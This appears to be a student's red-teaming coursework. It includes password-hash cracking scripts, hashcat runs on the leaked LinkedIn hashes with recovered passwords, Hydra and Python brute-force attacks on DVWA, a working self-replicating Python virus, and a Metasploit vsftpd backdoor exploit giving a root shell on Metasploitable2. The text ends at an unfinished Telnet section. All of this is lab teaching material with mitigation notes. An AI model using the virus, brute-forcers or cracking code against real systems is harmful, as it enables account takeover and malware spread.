Ali Abdelhamid

Red-Teaming

Islam Fathy

14/11/2023

# Coursework

## Section 1

a. The code reads IDs from a file called “id.txt” then selects a random password for each ID from “dictionary.txt” appends it and calculates the SHA-256 hash then writes it to a file named “Hash1<ID>”. The other password is modified first by adding a number and a symbol, then its hash gets calculated, and the result is written to a file named “hash2<ID>”. The form of the password is SHA-256.

b. The average length of words in the dictionary is 135,418/20,000 = 6.77 (7)
Password 1 = 20,000

Password 2 = number of words * number of positions for a number * number of possible numbers * number of positions for a symbol * number of possible symbols
= 20,000 * 8 * 10 * 8 * 10
= 128,000,000

Total = 128,000,000 + 20,000 = 128,020,000

c.

| | Hash_to_crack1 | Hash_to_crack2 |
|---|---|---|
| What is the password | Multicast | q^uiz6 |
| How many guesses do you need? | 13,261 | 37,024,750 |
| The time taken to execute | 0.022 seconds | 60.28 seconds |
| Notes after comparison showing impact and risk | Hash 1 was much easier to crack, as it took 13k attempts and only took 0.022 seconds to crack, while hash 2 took 37 million attempts and around 60 seconds to crack. | |

## Code:

```python
import hashlib
import time

def generate_password_variants(word, numberset, symbolset):
    """ Generate all password variants for a given word, with numbers and symbols. """
    variants = [word]  # Start with the original word

    for number in numberset:
        for symbol in symbolset:
            # Insert number at all possible positions
            for i in range(len(word) + 1):
                temp_pass_with_number = word[:i] + number + word[i:]
                # Insert symbol at all possible positions
                for j in range(len(temp_pass_with_number) + 1):
                    temp_pass_with_symbol = temp_pass_with_number[:j] + symbol + temp_pass_with_number[j:]
                    variants.append(temp_pass_with_symbol)

    return variants

def crack_hash(hash_to_crack, dictionary_file, numberset=None, symbolset=None):
    """ Crack the hash by comparing it against a dictionary of words and their variants. """
    guess_count = 0

    with open(dictionary_file, 'r') as f:
        for line in f:
            word = line.strip()
            passwords_to_check = [word]

            # Generate complex variants if numbers and symbols are provided
            if numberset and symbolset:
                passwords_to_check.extend(generate_password_variants(word, numberset, symbolset))

            for password in passwords_to_check:
                guess_count += 1
                if hashlib.sha256(password.encode('utf-8')).hexdigest() == hash_to_crack:
                    return password, guess_count

    return None, guess_count

#Define the hash values you want to crack
hash_to_crack1 = "0693c0faf94bbb5b1ba0b423bbce8b6f76a8f4d649ce21b84a966a5900d98cde"
hash_to_crack2 = "074aa0ed4bd2a6c28d32a236539f1398ae0517befca75c1ac2a234e2161c5bce"

#Define the number and symbol sets
numberset = ['0','1','2','3','4','5','6','7','8','9']
symbolset = ['&', '=', '!', '?', '.', '~', '*', '^', '#', '$']

#Crack hash_to_crack1 (simple dictionary word)
start_time = time.time()
password1, guesses1 = crack_hash(hash_to_crack1, "./dictionary")
end_time = time.time()
print(f"Password for hash_to_crack1: {password1 or 'not found'}")
print(f"Guesses: {guesses1}, Time: {end_time - start_time} seconds")

#Crack hash_to_crack2 (with number and symbol permutations)
start_time = time.time()
password2, guesses2 = crack_hash(hash_to_crack2, "./dictionary", numberset, symbolset)
end_time = time.time()
print(f"Password for hash_to_crack2: {password2 or 'not found'}")
print(f"Guesses: {guesses2}, Time: {end_time - start_time} seconds")
```

Algorithm:

*generate_password_variants function:*

Takes a word and two sets (numberset and symbolset) as input.
Generates various password variants by inserting numbers and symbols at different positions in the given word.
Returns a list of all generated variants.

*crack_hash function:*

Takes a hash value, a dictionary file, and optional numberset and symbolset as input.
Iterates through the dictionary file to find a matching password or its variants for the given hash.
Uses SHA-256 hashing for comparison.
Returns the cracked password and the number of guesses made.

*Main part of the script:*

Defines two hash values (hash_to_crack1 and hash_to_crack2) that need to be cracked.
Defines sets of numbers and symbols.
Calls crack_hash twice, once for a simple dictionary word (hash_to_crack1) and once for a word with number and symbol permutations (hash_to_crack2).
Measures the time taken and prints the cracked passwords (if found), the number of guesses, and the time taken for each hash.

## Section 2

1) Passwords cracked: 144,615.

```
7c4a8d09ca3762af61e59520943dc26494f8941b: 123456
f7c3bc1d808e04732adf679965ccc34ca7ae3441: 123456789
5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8: password
```

Code:

```python
import hashlib

def sha1_hash(string):
    return hashlib.sha1(string.encode()).hexdigest()

def crack_sha1_hash(hash_file, dictionary_file, output_file):
    # Load the hashes into a set for faster search
    with open(hash_file, 'r') as file:
        hashes = set(line.strip() for line in file)

    cracked_hashes = {}

    with open(dictionary_file, 'r', encoding='latin-1') as file:
        for line in file:
            word = line.strip()
            hashed_word = sha1_hash(word)
            if hashed_word in hashes:
                cracked_hashes[hashed_word] = word
                if len(cracked_hashes) == len(hashes):  # All hashes cracked
                    break

    # Save cracked hashes to output file
    with open(output_file, 'w') as file:
        for hash_val, cracked in cracked_hashes.items():
            file.write(f"{hash_val}: {cracked}\n")

    return cracked_hashes

# Example usage
hash_file = "LinkedIn_HalfMillionHashes.txt"
dictionary_file = "rockyou.txt"
output_file = "cracked_hashes.txt"

cracked_hashes = crack_sha1_hash(hash_file, dictionary_file, output_file)

print("saved to 'cracked_hashes.txt'")

```

1. Hash Function: The sha1_hash function takes a string and returns its SHA-1 hash using Python's hashlib.

2. Cracking Function: crack_sha1_hash reads a file of SHA-1 hashes and attempts to crack each hash by comparing it against hashes of words from a dictionary file (rockyou.txt).

3. Hash and Dictionary Files: hash_file holds the hashes to be cracked, and dictionary_file is the list of potential passwords.

4. Output: Cracked hashes are saved in output_file, mapping each hash to its cracked password.

## Part 2

1- Without rule sets and masks:
   a. 144,623 passwords
   b. 18 minutes 26 seconds
   c. hashcat -m 100 -a 0 -o cracked_hashes.txt -w 3 -D 2 LinkedIn_HalfMillionHashes.txt rockyou.txt
   d.
```
08b314f0e1e2c41ec92c3735910658e5a82c6ba7:sunshine1
bb500fcedfa3bb79ec1ebcfb3631364e5ab49dda:swimming
f4cc95f56261a01bbedcc8ff45cb1ff1da995977:millie
ec5a7c3e21436a8e76716710ce551356f9aa745e:samantha
085fb794e42039de1ec443965eee4523cfd7fc79:loving
a64431388c02ce7fa2ae6a622befa56cf7f21c95:barbie
9fd12d01f687f9c7940e2dda69b020c971b12cd4:bettyboop
ac137c6ae0947718332991e7cb2f50eb20b62aaa:chelsea
e101fd352e2d56ec1fddeecb5164592cc49f3abd:jessica1
2f27c5970e47c4ffd0867088f6bec0f872991c65:lovers
54df2e86f59e1df7639f7282db0c33ea825feb51:cynthia
3692bfa45759a67d83aedf0045f6cb635a966abf:jonathan
```

2- Using the rule sets and mask:
   a. 200,350
   b. 13 minutes 20 seconds
   c. hashcat -m 0 -a 6 -w 3 LinkedIn_HalfMillionHashes.txt rockyou.txt ?d?d?d?d?d?d -o cracked_hashes.txt.
      hashcat -m 0 -a 3 -w 3 --increment --increment-min 2 --increment-max 15 LinkedIn_HalfMillionHashes.txt -o cracked_hashes.txt ?a?a?a?a?a?a?a?a

```
be9f519c495eeb049edc3cf017fcc67ac9fc010e:obe11x
7d6204384a447f91db610170dc92eeb78d60e075:xdb11x
8c7b84d8eb4dcbfcba72cb64b79c1cd1af7b2c05:slin1x
2971dfab7e71afa7c4a0ac6378dfcab2bbacc1a3:yp37mq
7d2d98e256640cd6505984d94238c8d9ca3b0554:nvyqnq
0365a128755b91ed2caa3d757b3746bfa0066f50:4f1ecq
72cdb1cbfd70716af7256ca9ceb2603fa9c491c3:wa8wdq
b681045fcd2797d825f350fae0f378ce68a91d71:eapoe!
56102774981f1f33a1cc7a8eaa3cf437be246bc4:S11v3R
64376ed14fbcfd482f08468bcd93ce8c6e13ee7d:377fcq
fae743583e70f4bd28e5d65d9d1ee755c0d0bfb3:Gin3dq
78f6cad5d20f51278274a15e95f45c50ec2adec1:humpf!
a1af1f4aebc8c04122a6d9cb55145a865d97b433:bsurf!
bd8d0b76646ab7044c8d42b68d4ef2fa2c765c8c:5dvmdq
```

## Part 3

### Methodology for Cracking/Testing:

Dictionary Attack: Used rockyou.txt for common passwords.

Incremental Brute-Force: Tried varying lengths and complexities.

Rule-Based: Enhanced dictionary words with Hashcat rules.

Hashcat with GPU: Leveraged GPU acceleration for efficiency.

### Summary of the Issue:

LinkedIn: Weak SHA-1 hashing without salting, vulnerable to attacks.

Users: Common, weak passwords; risk of password reuse.

### Impact and Risk:

Data Breach: Compromised privacy and account security.

Reputation Damage: Loss of trust in LinkedIn.

Financial Risks: Potential for financial fraud.

Extended Security Threats: Risks of further phishing or malware attacks.

### Recommendations:

Organizations: Use stronger, salted hashing algorithms; conduct security audits; educate users.

Users: Adopt complex, unique passwords; use password managers; enable two-factor authentication.

Cybersecurity Best Practices: Ethical hacking, ongoing education, and adherence to legal standards.

# Section 3

1. The vulnerable web app I used is DVWA, I ran it through OWASPBWA which contains multiple Broken web apps, I ran it using a virtual machine for the web app to have a separate IP address. Here's the hydra attempt:

```
F:\Tools\thc-hydra-windows-master>hydra -L usernames.txt -P password.txt 192.168.80.129 http-post-form "/dvwa/login.php:
username=^USER^&password=^PASS^&Login=Login:F=Login failed"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-30 14:01:34
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 270 login tries (l:15/p:18), ~17 tries per task
[DATA] attacking http-post-form://192.168.80.129:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login f
ailed
[80][http-post-form] host: 192.168.80.129   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-30 14:01:51
```

2. THC-Hydra emulation:

```
Tried 251 passwords at an approximate rate of 120.50 passwords/second for user: aarau
Tried 252 passwords at an approximate rate of 120.39 passwords/second for user: aarau
Tried 253 passwords at an approximate rate of 120.39 passwords/second for user: aarau
Tried 254 passwords at an approximate rate of 120.40 passwords/second for user: aarau
Tried 255 passwords at an approximate rate of 120.45 passwords/second for user: aarau
Tried 256 passwords at an approximate rate of 120.46 passwords/second for user: aarau
Tried 257 passwords at an approximate rate of 120.47 passwords/second for user: aarau
Credentials found: [('admin', 'admin')]
Total time elapsed: 2.13 seconds
Average approximate rate of passwords tried: 120.47 passwords/second
Total number of passwords tried: 257
```

a) The password is “admin”, I was able to try around 120.47 passwords/ second.

b) The total number of passwords tried was 257, and it stopped 2.13 seconds after running.

```python
import requests
from requests.exceptions import RequestException
import time

# Target URL and login form endpoint
url = 'http://192.168.80.129/dvwa/login.php'

# Load the list of usernames and passwords from files
with open('usernames.txt', 'r') as username_file:
    usernames = username_file.read().splitlines()

with open('password.txt', 'r') as password_file:
    passwords = password_file.read().splitlines()

# Initialize variables for tracking progress
credentials_found = []

start_time = time.time()
passwords_tried = 0

# Loop through usernames and passwords and make HTTP POST requests
for username in usernames:
    for password in passwords:
        try:
            # Create a session
            session = requests.Session()

            # Send a POST request to the login form
            response = session.post(url, data={'username': username, 'password': password, 'Login': 'Login'})

            # Check if the response contains the "Login failed" message
            if 'Login failed' in response.text:
                passwords_tried += 1
                elapsed_time = time.time() - start_time
                password_rate = passwords_tried / elapsed_time
                print(f'Tried {passwords_tried} passwords at an approximate rate of {password_rate:.2f} passwords/second for user: {username}')

            else:
                credentials_found.append((username, password))
                print(f'Credentials found: Username: {username}, Password: {password}')
                break  # Password found, exit the loop

        except RequestException as e:
            print(f'Error: {e}')

if credentials_found:
    print(f'Credentials found: {credentials_found}')
else:
    print('No credentials found.')

end_time = time.time()
elapsed_time = end_time - start_time
average_password_rate = passwords_tried / elapsed_time if elapsed_time > 0 else 0
print(f'Total time elapsed: {elapsed_time:.2f} seconds')
print(f'Average approximate rate of passwords tried: {average_password_rate:.2f} passwords/second')
print(f'Total number of passwords tried: {passwords_tried}')

```

c)

Importing Libraries: The script begins by importing necessary libraries - requests for making HTTP requests and time for tracking the execution time.


Target URL Setup: It sets a target URL of the web application.

Loading Credentials: The script loads usernames and passwords from two separate files (usernames.txt and password.txt). These files contain lists of potential usernames and passwords to test.

Initializing Variables: It initializes a list named credentials_found to store any successful login credentials and records the start time of the script for performance measurement. The code then proceeds to loop through the combination of usernames and passwords to find the correct credentials.

## Section 4

a)



```python
import os

# Get the current directory of the Python application
current_directory = os.getcwd()

# List all files in the current directory
file_list = os.listdir(current_directory)

# Iterate through the files and print Python source files
for file_name in file_list:
    if file_name.endswith(".py"):
        # Print the Python source file
        print(f"Python Source File: {file_name}")

```

b)

```python
import os

def replicate_script_to_top_of_python_files(current_script):
    # Read the content of the current script
    with open(current_script, 'r') as f:
        current_script_content = f.read()

    # Iterate over all files in the current directory
    for file in os.listdir():
        # Check if the file is a Python file and is not the current script
        if file.endswith('.py') and file != current_script:
            with open(file, 'r+') as f:
                file_content = f.read()

                # Check if the file already contains the current script content
                if current_script_content not in file_content:
                    # If not, prepend the current script content to the file
                    f.seek(0, 0)
                    f.write(current_script_content.rstrip() + '\n\n' + file_content)

# Name of the current script
current_script = 'virus.py'

# Call the function to replicate the script to other Python files
replicate_script_to_top_of_python_files(current_script)

```

```python
# Solve the quadratic equation ax**2 + bx + c = 0

# import complex math module
import cmath

a = 1
b = 5
c = 6

# calculate the discriminant
d = (b**2) - (4*a*c)

# find two solutions
sol1 = (-b-cmath.sqrt(d))/(2*a)
sol2 = (-b+cmath.sqrt(d))/(2*a)

print('The solution are {0} and {1}'.format(sol1,sol2))

```


c) The file before the virus infected it.

The file after the virus infected it. You can see the attached code at the start of the code followed by the original code.

```python
import os

def replicate_script_to_top_of_python_files(current_script):
    # Read the content of the current script
    with open(current_script, 'r') as f:
        current_script_content = f.read()

    # Iterate over all files in the current directory
    for file in os.listdir():
        # Check if the file is a Python file and is not the current script
        if file.endswith('.py') and file != current_script:
            with open(file, 'r+') as f:
                file_content = f.read()

                # Check if the file already contains the current script content
                if current_script_content not in file_content:
                    # If not, prepend the current script content to the file
                    f.seek(0, 0)
                    f.write(current_script_content.rstrip() + '\n\n' + file_content)

# Name of the current script
current_script = 'virus.py'

# Call the function to replicate the script to other Python files
replicate_script_to_top_of_python_files(current_script)

# Solve the quadratic equation ax**2 + bx + c = 0

# import complex math module
import cmath

a = 1
b = 5
c = 6

# calculate the discriminant
d = (b**2) - (4*a*c)

# find two solutions
sol1 = (-b-cmath.sqrt(d))/(2*a)
sol2 = (-b+cmath.sqrt(d))/(2*a)

print('The solution are {0} and {1}'.format(sol1,sol2))

```

d)

1 - Reads its own content and stores it in current_script_content.
2- Iterates through Python files in the directory.
3- Reads each file's content into file_content.
4- Checks if current_script_content is in file_content to determine if a file is infected by the script.



```python
with open(file, 'r+') as f:
                file_content = f.read()

                # Check if the file already contains the current script content
                if current_script_content not in file_content:
                    # If not, prepend the current script content to the file
                    f.seek(0, 0)
                    f.write(current_script_content.rstrip() + '\n\n' + file_content)
```

## Summary of the issue:

The virus represents a form of file manipulation attack, specifically targeting Python scripts in a directory. It replicates its content into other Python files, altering their behavior and potentially their functionality. This type of attack is akin to a self-replicating program or a virus, which spreads its code to other executable files.

## Impact and Risk:

Unintended Code Execution: The replication of the script's content into other Python files can lead to unintended code execution. This can be particularly dangerous if the replicated code contains malicious functionality.

File Corruption: The integrity of the original Python files is compromised. This could lead to errors, crashes, or unexpected behavior in applications relying on these files.

Security Vulnerability: Such scripts can be used as a gateway for more severe attacks, including data theft, system compromise, or as part of a larger malware infection chain.

Loss of Trust and Credibility: If such an attack targets a software development environment, it can lead to a loss of trust in the development process and the integrity of the codebase.

### Recommendations:

Restricted Execution Policy: Implement policies that restrict the execution of unauthorized scripts, especially those that can write to or modify other files.

Regular Code Audits: Perform regular audits of codebases to check for any unauthorized or unexpected changes.

User Access Control: Limit user access rights on systems to prevent the execution of scripts that can modify files without proper authorization.

Use of Anti-virus/Anti-malware Software: Ensure up-to-date anti-virus/anti-malware solutions are in place to detect and prevent the execution of malicious scripts.

## Section 5:

### Vulnerability Assessment Report

## Introduction:

This report documents the results of a vulnerability assessment conducted on the Metasploitable2 machine. The objective of this assessment was to identify potential security weaknesses in the system and evaluate its susceptibility to unauthorized access or exploitation.

Target System Information

Hostname: Metasploitable2

IP Address: 172.16.38.128

Operating System: Linux

## Purpose of Assessment

The primary goals of this assessment were to:

1- Identify open ports on the target system.

2- Assess the potential vulnerabilities associated with each open port.

3- Evaluate the security posture of the target system.

## Methodology

The initial phase involved conducting a port scan using the Nmap tool to identify open ports on the Metasploitable2 machine. The identified open ports include:

- Port 21 (FTP)

- Port 23 (Telnet)

- Port 25 (SMTP)


- Port 139 (NetBIOS)

- Port 445 (Microsoft-DS)

- Port 5900 (VNC)

## Port Scan Results

The results of the port scan provide valuable insights into the potential services and protocols running on the target system, laying the foundation for further vulnerability analysis.




This report will delve into specific vulnerabilities associated with these open ports and propose recommendations for remediation.

# FTP (Port 21)

## Vulnerabilities:

The FTP service running on Port 21 revealed two significant vulnerabilities during the initial assessment.

1- Anonymous FTP Access:

Severity Level: Medium

Description: The FTP service allows anonymous access, potentially exposing sensitive information if not configured securely. This vulnerability could enable unauthorized users to access and retrieve files without proper authentication.

2- Weak Authentication:

Severity Level: High

Description: The FTP service employs weak or default credentials, presenting a substantial risk of unauthorized access. Weak passwords may be easily exploited, allowing attackers to gain control over the FTP service and potentially the underlying system.

## Exploitation Narrative

During the reconnaissance phase, an extensive Nmap scan revealed the FTP service's version to be vsFTPd 2.3.4. Leveraging this information, a targeted search within the Metasploit framework identified a specific exploit designed for this version, namely "unix/ftp/vsftpd_234_backdoor."

Upon selecting this exploit, the configuration parameters were set, specifying the remote host as 172.16.38.128. The exploit was then executed using the "run" command, resulting in the successful establishment of a shell session on the target system.

To validate the effectiveness of the exploit and confirm unauthorized access, the "ifconfig" command was issued within the opened shell, revealing pertinent network configuration details of the compromised system.

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

```
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  172.16.38.128    yes       The target host(s), see https://github.c
                                     om/rapid7/metasploit-framework/wiki/Usin
                                     g-Metasploit
  RPORT   21               yes       The target port (TCP)
```

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run

[*] 172.16.38.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.38.128:21 - USER: 331 Please specify the password.
[+] 172.16.38.128:21 - Backdoor service has been spawned, handling...
[+] 172.16.38.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ifconfig
[*] Command shell session 2 opened (172.16.38.1:39239 -> 172.16.38.128:6200) at 2023-12-15 15:58:26 +0200

eth0      Link encap:Ethernet  HWaddr 00:0c:29:82:dd:ae
          inet addr:172.16.38.128  Bcast:172.16.38.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe82:ddae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:135854 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135292 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8205648 (7.8 MB)  TX bytes:7424910 (7.0 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:447 errors:0 dropped:0 overruns:0 frame:0
          TX packets:447 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:196189 (191.5 KB)  TX bytes:196189 (191.5 KB)
```

## Mitigation Recommendations

In light of this exploitation, the following mitigation strategies are proposed:

1- Regular Software Updates: Keep vsFTPd updated to the latest version to mitigate known vulnerabilities and leverage security patches.

2- Network Segmentation: Implement network segmentation to isolate critical services, limiting the lateral movement of attackers within the network.

3- Traffic Monitoring: Employ robust network traffic monitoring tools to detect and respond to suspicious activities, particularly around FTP services. Unusual patterns or unexpected access attempts can be indicators of compromise.

# Telnet (Port 23)

## Vulnerabilities

The Telnet service running on Port 23 presented critical vulnerabilities during the initial assessment.

1- Clear Text Transmission

Severity Level: High

Description: Telnet transmits data, including login credentials, in clear text, making it susceptible to eavesdropping. This vulnerability poses a significant risk as it allows attackers to capture sensitive information, including usernames and passwords.

2- Weak Authentication

Severity Level: High


Description: The Telnet service employs weak or default credentials, further exacerbating the security risk. Weak passwords may be exploited easily, enabling unauthorized users to gain control over the Telnet service and potentially the underlying system.


## Exploitation Narrative

